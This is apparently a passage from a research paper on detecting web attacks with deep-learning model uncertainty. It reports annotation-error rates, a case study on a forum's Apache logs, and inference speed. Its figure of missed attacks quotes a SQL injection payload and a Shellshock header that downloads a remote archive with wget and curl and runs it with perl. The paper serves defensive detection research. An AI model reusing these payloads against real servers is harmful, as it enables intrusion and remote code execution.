There are almost no annotation errors in the logs with variance ranking lower than the top 20%, which proves the effectiveness of model uncertainty in another aspect. Then the EDR of *SoftMax* output and the model uncertainty is compared in Fig. 9. In most of the cases, model uncertainty is able to find more annotation errors than the *SoftMax* output, and the errors found by model uncertainty differs from the ones found by the *SoftMax* output.

In the previous experiments, we only convert the labels of one attack type each time, It is also interesting to test the behaviour of model when there are multiply types of missing attacks. As shown in Fig. 11, the experiments starts from converting the label of type 1 attack, then the attack type 2, 3, and 4. It can be observed that the EDR(300) is almost invariant when the amount of annotation errors keeps increasing.






Fig. 8: EDR on CSIC dataset



(a) In the top 100 most uncertain web logs



(b) In the top 300 most uncertain web logs

Fig. 9: A comparison of *SoftMax* output and model uncertainty on the CSIC dataset.




Fig. 10: Distribution of annotation errors on CSIC dataset.




Fig. 11: Increasing the variety of annotation errors.


D. A Case Study: Apache-2017 Dataset

Description: The *Apache-2017* dataset is collected from a student forum, it contains in total 7966387 HTTP web logs from November 2016 to August 2018. Scalp is directly used to annotate this dataset. Over 50000 logs are tagged as ATTACKED by Scalp. As we have provided an example of the missing attacks in Fig. 1, this tagging result cannot be regarded as the ground truth. Among these web logs, we have randomly selected 70000 SAFE logs and 30000 ATTACKED logs to form our training and testing set.

Training Setup: Three rounds of experiments were conducted on this dataset. In each experiment, the detection model was trained by following the given annotations. In the testing stage, the EDR(100) in the TP and TN class were respectively inspected, because we focused on both missing attacks and false positive alarms in the dataset. The found annotation errors were then corrected. We also improved the applied attack signatures to avoid similar misjudgment. It should be remarked that in each round of experiment, we corrected over 600 annotation errors by applying the improved attack signatures. The detection model in the next round was then trained with the corrected annotations.

Results: The classification results of three rounds experiments are shown in Table IX. Our detection model is still highly performed on the classification task. The precision, recall rate, F1-score, and accuracy are all over 98%. The EDR(100) in TP and TN class are respectively shown in Table X. The EDR decreases in the third round. This is because that in the first two rounds, we have improved the attack signatures and corrected over 2000 annotation errors, note that the total volume of this dataset is 100000.


Here we discuss some typical examples among the found annotation errors. Shown in Fig. 12a, the first example is a missing URL-based attack in the dataset. The attacker is trying to implement injection attack against the web server, and he uses escape characters to avoid attack signature matching. The decoded URL is shown in the figure. Another example of a no URL-based attack is also shown in Fig. 12a. The attacker injects attack in the referrer part of the web request, and he intends to download a malicious script from a remote server. Some false positive alarms found by our method is shown in Fig. 12b. Scalp classifies these logs as attacks. For the first two examples, assigning a file name or a sequence of numbers to a variable is regarded as an illegal action by Scalp. However, they are just normal requests, and the owner of the web site designed such data exchange, and it did not harm the system's back-end. While for the third example, *%e9* is treated as a dangerous symbol for HTML. In fact, this symbol coincidentally appears inside a sequence of hashed information, and this log should be classified as a normal one.



```
Missing URL-based attack: [SAFE] ***.***.***.*** - - [17/Sep/2017:01:19:31 +080
0] "GET /login.php?returnto=usercp.php%3Faction%3Dpersonal%2520AND%25202855%2
53DCAST%2528%2528CHR%2528113%2529%257C%257CCHR%2528122%2529%257
C%257CCHR%2528120%2529%257C%257CCHR%2528106%2529%257C%257CCHR%2
528113%2529%2529%257C%257C%2528SELECT%2520%2528CASE%2520WHEN%252
0%25282855%253D2855%2529%2520THEN%25201%2520ELSE%25200%2520END%25
29%2529%253A%253Atext%257C%257C%2528CHR%2528113%2529%257C%257CCH
R%2528120%2529%257C%257CCHR%2528113%2529%257C%257CCHR%2528113%252
9%257C%257CCHR%2528113%2529%2529%2520AS%2520NUMERIC%2529 HTTP/1.1
" 301 185 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.
0 (KHTML, like Gecko) Chrome/3.0.195.1 Safari/532.0"
Decoded URL: /login.php?returnto=usercp.php?action=personal AND 2855=CAST((CHR
(113)||CHR(122)||CHR(120)||CHR(106)||CHR(113))||(SELECT (CASE WHEN (2855=285
5) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(120)||CHR(113)||CHR(113)||CHR(11
3)) AS NUMERIC)

Attack in the Referrer part: ***.***.***.*** - - [12/Mar/2017:22:47:57 +0800] "GE
T /cgi-sys/entropysearch.cgi HTTP/1.1" 301 185 "-" "() { :;};/usr/bin/perl -e 'print \x22
Content-Type: text/plain\x5Cr\x5Cn\x5Cr\x5CnXSUCCESS!\x22;system(\x22wget http://es
tudiocubillas.com/sc/rion.tgz -O /tmp/rion.tgz;curl -O /tmp/rion.tgz http://estudiocubillas.c
om/sc/rion.tgz;perl /tmp/rion.tgz ; rm -f /tmp/rion.tgz* \x22);'"
```

(a) Examples of missing attacks. The URL part of the first example is decoded to show the attacker's intention, and the malicious part of the second example is marked in red.



```
False Positive Alarm:
***.***.***.*** - - [23/Mar/2018:16:16:20 +0800] "GET /mybar.php?bgpic=1&userid=1
174.png HTTP/1.1" 301 185 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.
1; WOW64; Trident/4.0; GTB7.5; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.3072
9; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)"

***.***.***.*** - - [28/Nov/2016:15:51:16 +0800] "GET /rss.php?feedtype=download&
showrows=20&categories=427,432,434,435 HTTP/1.1" 301 185 "-" "BTWebClient/2210
(25130)"

***.***.***.*** - - [15/Nov/2016:19:43:53 +0800] "GET /scrape.php?passkey=2138171
641cea812369207dbd4b3fa15&info_hash=%9c6LR%e9%8fw%5d%a7%3f%ae%19%12z%0
d%95%9c%14%e9%dc HTTP/1.1" 301 185 "-" "uTorrent/3300(29677)"
```

(b) Examples of false positive alarms. the red part is marked as attack intention by Scalp.

Fig. 12: Typical annotation errors in Apache-2017 Dataset.

TABLE IX: Classification results by model with dropout noise on the Apache-2017 dataset.

	Precision	Recall	Accuracy	F1 Score
Round 1	98.47%	99.56%	99.41%	99.01%
Round 2	98.29%	99.76%	99.43%	99.02%
Round 3	98.78%	99.84%	99.59%	99.31%

E. Model Uncertainty for Real-time Detection

It should be admitted that obtaining model uncertainty consumes more computation resource. In this section, we will test the inference speed of the proposed model, and demonstrate that even without further optimization on the hardware side, this detection model is still able to tackle attacks on fly. Here we take the source web site of our *Apache-2017* dataset as an example. The records in this dataset is from a student forum of a Chinese university. According to alexa ranking[2], the whole domain of this university receives on average 1.6 million request per week in 2019, and its ranking is between 1000 and 2000 worldwide. Among all the traffic of the website of this university, about 18.2% of all traffic is accessing this forum. Therefore, it is reasonable to consider this forum as a medium-sized website. In the real application scenario, a web attack detection system needs to confront the peak flow of the web server. Under such premise, we searched the peak access flow per second in all the web logs from 2016 to 2018. The largest flow of the web site appeared in the evening of July 15th 2018. The variation of network traffic of the day is visualized in Fig. 13, this forum received at most 1913 requests in one second.

TABLE X: EDR on the Apache-2017 dataset.

	EDR(100) in TP class	EDR(100) in TN class
Round 1	50%	15%
Round 2	33%	19%
Round 3	7%	6%




Fig. 13: The traffic variation in one day in 2018. The largest traffic flow appeared in the evening.

Our detection model is implemented using the deep learning framework PyTorch, and it benefits from the current GPU acceleration. Its inference speed is tested by running on an NVIDIA TITAN X Pascal graphic card. We chose different batch sizes and report the inference speed of our detection model in Fig. 14. It can be observed that increasing the batch size, the model can inspect more web requests per second, e.g. if the batch size is set to 500, our model inspects 4445 web request per second. In this case, it consumes 0.11 seconds to give out prediction result for one batch. It can also be observed that it consumes more data to make predictions for a larger batch. While in the usage case of this students' forum, setting the batch size to 100 is sufficient to perform real-time detection on it. The time for a web request to go through the whole detection process is about 0.042 second, which can be barely perceived by the end users.

VI. Conclusion and Future Work

In our present work, we introduced model uncertainty to web attack detection in the Big Data age. Our experiments prove it helps to find the annotation errors in the web log datasets. A comparison of model uncertainty with the *SoftMax*

[2]https://www.alexa.com




Fig. 14: Inference speed comparison with different batch size.

output is made to relieve that the model uncertainty interprets prediction confidence in a totally different way. As computing model uncertainty consumes more computational resource, the inference speed of the whole model is tested which demonstrates that our detection model which generates model uncertainty is suitable for real-time detection.

In future research, we may exploit the application of model uncertainty in other security scenarios like locating the adversarial web request samples. Also, we may try to combine the *SoftMax* output and the model uncertainty as a unified standard to evaluate the prediction confidence.

REFERENCES

[1] H. Qiu, H. Noura, M. Qiu, Z. Ming, and G. Memmi, "A user-centric data protection method for cloud storage based on invertible dwt," *IEEE Transactions on Cloud Computing*, 2019.

[2] K. Gai, M. Qiu, H. Zhao, and J. Xiong, "Privacy-aware adaptive data encryption strategy of big data in cloud computing," in *2016 IEEE 3rd International Conference on Cyber Security and Cloud Computing (CSCloud)*. IEEE, 2016, pp. 273–278.

[3] S. Suthaharan, "Big data classification: Problems and challenges in network intrusion prediction with machine learning," *ACM SIGMETRICS Performance Evaluation Review*, vol. 41, no. 4, pp. 70–73, 2014.

[4] G. Stein, B. Chen, A. S. Wu, and K. A. Hua, "Decision tree classifier for network intrusion detection with ga-based feature selection," in *Southeast Regional Conference*, 2005, pp. 136–141.

[5] S. Mukkamala, G. Janoski, and A. Sung, "Intrusion detection using neural networks and support vector machines," in *International Joint Conference on Neural Networks*, 2002, pp. 1702–1707.

[6] H. B. Barlow, "Unsupervised learning," *Neural computation*, vol. 1, no. 3, pp. 295–311, 1989.

[7] G. R. Hendry and S. J. Yang, "Intrusion signature creation via clustering anomalies," *Proc Spie*, vol. 6973, pp. 69–730, 2008.

[8] N. Kalchbrenner, E. Grefenstette, and P. Blunsom, "A convolutional neural network for modelling sentences," *Eprint Arxiv*, vol. 1, 2014.

[9] Y. Kim, Y. Jernite, D. Sontag, and A. M. Rush, "Character-aware neural language models," *Computer Science*, 2015.

[10] J. Donahue, L. Anne Hendricks, S. Guadarrama, M. Rohrbach, S. Venugopalan, K. Saenko, and T. Darrell, "Long-term recurrent convolutional networks for visual recognition and description," in *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2015.

[11] T. T. H. Le, J. Kim, and H. Kim, "An effective intrusion detection classifier using long short-term memory with gradient descent optimization," in *2017 International Conference on Platform Technology and Service (PlatCon)*, Feb 2017, pp. 1–6.

[12] A. M. Vartouni, S. S. Kashi, and M. Teshnehlab, "An anomaly detection method to detect web attacks using stacked auto-encoder," in *2018 6th Iranian Joint Congress on Fuzzy and Intelligent Systems (CFIS)*, Feb 2018, pp. 131–134.

[13] Y. Chen, H. Fang, B. Xu, Z. Yan, Y. Kalantidis, M. Rohrbach, S. Yan, and J. Feng, "Drop an octave: Reducing spatial redundancy in convolutional neural networks with octave convolution," *arXiv preprint arXiv:1904.05049*, 2019.

[14] Y. Kim, "Convolutional neural networks for sentence classification," *Eprint Arxiv*, 2014.

[15] M.-S. Lin, C.-Y. Chiu, Y.-J. Lee, and H.-K. Pao, "Malicious url filteringa big data application," in *2013 IEEE international conference on big data*. IEEE, 2013, pp. 589–596.

[16] W. Lee, S. J. Stolfo, and K. W. Mok, "A data mining framework for building intrusion detection models," in *Security and Privacy. Proceedings of the IEEE Symposium on*. IEEE, 1999, pp. 120–132.

[17] M. Zhang, B. Xu, S. Bai, S. Lu, and Z. Lin, "A deep learning method to detect web attacks using a specially designed cnn," in *Neural Information Processing*, 2017, pp. 828–836.

[18] J. Saxe and K. Berlin, "expose: A character-level convolutional neural network with embeddings for detecting malicious urls, file paths and registry keys," *arXiv preprint arXiv:1702.08568*, 2017.

[19] H. Zheng, Y. Wang, C. Han, F. Le, R. He, and J. Lu, "Learning and applying ontology for machine learning in cyber attack detection," in *17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications (TrustCom), 2018.*

[20] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and harnessing adversarial examples," *arXiv preprint arXiv:1412.6572*, 2014.

[21] C. M. Bishop, *Pattern Recognition and Machine Learning (Information Science and Statistics)*, 2006.

[22] Y. Gal, "Uncertainty in deep learning," Ph.D. dissertation, PhD thesis, University of Cambridge, 2016.

[23] D. P. Kingma, T. Salimans, and M. Welling, "Variational dropout and the local reparameterization trick," in *Advances in Neural Information Processing Systems*, 2015, pp. 2575–2583.

[24] S. Kumar and E. H. Spafford, "A pattern matching model for misuse intrusion detection," 1994.

[25] C. Yin, Y. Zhu, J. Fei, and X. He, "A deep learning approach for intrusion detection using recurrent neural networks," *IEEE Access*, vol. 5, pp. 21 954–21 961, 2017.

[26] H. Qiu, M. Qiu, Z. Lu, and G. Memmi, "An efficient key distribution system for data fusion in V2X heterogeneous networks," *Information Fusion*, vol. 50, pp. 212–220, 2019.

[27] A. H. Sung and S. Mukkamala, "Identifying important features for intrusion detection using support vector machines and neural networks," in *null*. IEEE, 2003, p. 209.

[28] N. Farnaaz and M. Jabbar, "Random forest modeling for network intrusion detection system," *Procedia Computer Science*, vol. 89, pp. 213–217, 2016.

[29] T. S. Pham, T. H. Hoang, and V. C. Vu, "Machine learning techniques for web intrusion detection #x2014; a comparison," in *2016 Eighth International Conference on Knowledge and Systems Engineering (KSE)*, Oct 2016, pp. 291–297.

[30] "Csic 2010 http dataset," http://www.isi.csic.es/dataset/.

[31] Y. Gao, Y. Ma, and D. Li, "Anomaly detection of malicious users' behaviors for web applications based on web logs," in *2017 IEEE 17th International Conference on Communication Technology (ICCT)*, Oct 2017, pp. 1352–1355.

[32] J. Yu, D. Tao, and Z. Lin, "A hybrid web log based intrusion detection model," in *2016 4th International Conference on Cloud Computing and Intelligence Systems (CCIS)*, Aug 2016, pp. 356–360.

[33] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "Imagenet classification with deep convolutional neural networks," in *Advances in neural information processing systems*, 2012, pp. 1097–1105.

[34] N. Srivastava, G. Hinton, A. Krizhevsky, I. Sutskever, and R. Salakhutdinov, "Dropout: a simple way to prevent neural networks from overfitting," *The Journal of Machine Learning Research*, vol. 15, no. 1, pp. 1929–1958, 2014.

[35] Y. Gal and Z. Ghahramani, "Dropout as a bayesian approximation: representing model uncertainty in deep learning," in *International Conference on International Conference on Machine Learning*, 2016.

[36] X. Gong, Y. Zhou, Y. Bi, M. He, S. Sheng, H. Qiu, R. He, and J. Lu, "Estimating web attack detection via model uncertainty from inaccurate annotation," in *The 6th IEEE International Conference on Cyber Security and Cloud Computing 2019, June 2019.*

[37] D. P. Kingma and J. Ba, "Adam: A method for stochastic optimization," *arXiv preprint arXiv:1412.6980*, 2014.